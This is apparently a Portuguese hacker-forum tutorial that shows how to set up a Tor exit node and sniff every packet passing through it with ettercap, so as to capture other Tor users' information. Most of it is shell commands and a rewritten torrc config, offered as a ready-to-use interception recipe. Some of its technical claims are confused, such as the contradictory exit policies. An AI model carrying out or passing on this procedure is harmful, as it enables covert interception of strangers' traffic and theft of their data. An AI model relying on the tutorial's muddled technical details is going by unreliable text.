
Ataque man-in-the-middle na rede TOR

Faaaaaala hackudos, beleza?! Vim apresentar um tópico aqui bem nacana sobre Mitm via TOR.

Na série Mr. Robot vimos Eliot fazer um ataque Man-In-The-Middle na rede TOR através de Exit Nodes

Como isso funciona?

TOR usa 3 relays pra proteger o IP do usuário. Todos relays, com exceção do último tem proteção em cima de encriptação TLS. No último, por questões de impossibilidade, precisa ser o HTTP puro (ao não ser que esteja usando um site hsts/https) De qualquer forma, isso se chama exit nodes. O exitnode, que é o nó de sáida permite RASTREAR TODOS pacotes que passam pelo seu computador, possibilitando FILTRAR as informações de QUALQUER usuário que passe por dentro da rede TOR.



E um tantinho avançado, mas vale realmente a PENA. Vamos lá, vou ensinar como filtrar a rede TOR usando o ettercap.

Vamos ao tutorial:

```
sudo apt-get install tor
sudo service tor stop
sudo rm -rf  /etc/tor/torrc
sudo pico /etc/tor/torrc
```

Deixe mais ou menos assim:

```
#SOCKSPort 9050 # Default: Bind to localhost:9050 for local connections.
#SOCKSPort 192.168.0.1:9100 # Bind to this address:port too.
#SOCKSPolicy accept 192.168.0.0/16
```

```
#SOCKSPolicy accept6 FC00::/7
#SOCKSPolicy reject *

ExitPolicy accept *:80-444
ExitPolicy reject *:82-65000

#RunAsDaemon 1
#DataDirectory /var/lib/tor
ControlPort 9051
HashedControlPassword
16:456C3D7CBE909BC3605ABA295801DCF00D72E988C540B90B551EDAE962

#HiddenServiceDir /var/lib/tor/hidden_service/
#HiddenServicePort 80 127.0.0.1:80

#HiddenServiceDir /var/lib/tor/other_hidden_service/
#HiddenServicePort 80 127.0.0.1:80
#HiddenServicePort 22 127.0.0.1:22

#ORPort 9001
#ORPort 443 NoListen
#ORPort 127.0.0.1:9090 NoAdvertise

#Address noname.example.com

# OutboundBindAddress 10.0.0.5


#RelayBandwidthRate 100 KBytes  # Throttle traffic to 100KB/s (800Kbps)
#RelayBandwidthBurst 200 KBytes # But allow bursts up to 200KB (1600Kb)

#AccountingStart month 3 15:00

#ContactInfo Random Person
#ContactInfo 0xFFFFFFFF Random Person
#DirPort 9030 # what port to advertise for directory connections
#DirPort 9030 NoListen

Nickname tora
ORPort 9001
SocksListenAddress 127.0.0.1
#DirPort 127.0.0.1:9091 NoAdvertise
#DirPortFrontPage /etc/tor/tor-exit-notice.html

#MyFamily $keyid,$keyid,...


#BridgeRelay 1
#PublishServerDescriptor 0
```

HashedControllPasword é a senha da rede TOR encriptada. No meu caso deixei 3119 aí em cima

Agora faça:

```
sudo tor -f /etc/tor/torrc
```

Prontinho, servidor TOR inicializado, agora rode o ettercap para pegar os packets que estão sendo processados na rede TOR

```
sudo ettercap -T  -w dump.pcap -E -i wlp3s0 > logtor.txt
```

Os packets serão salvos em dump.pcap, e logtor.txt salvará tudo o que passar pela rede. Não fique navegando na Internet para não atrapalhar os logs.

wlp3s0 é a interface de rede. Em Kali geralmente em wlan0, estou no Ubuntu.

Para saber dê

```
sudo ifconfig.
```

É isto pessoal. @Kr1pt0nGirl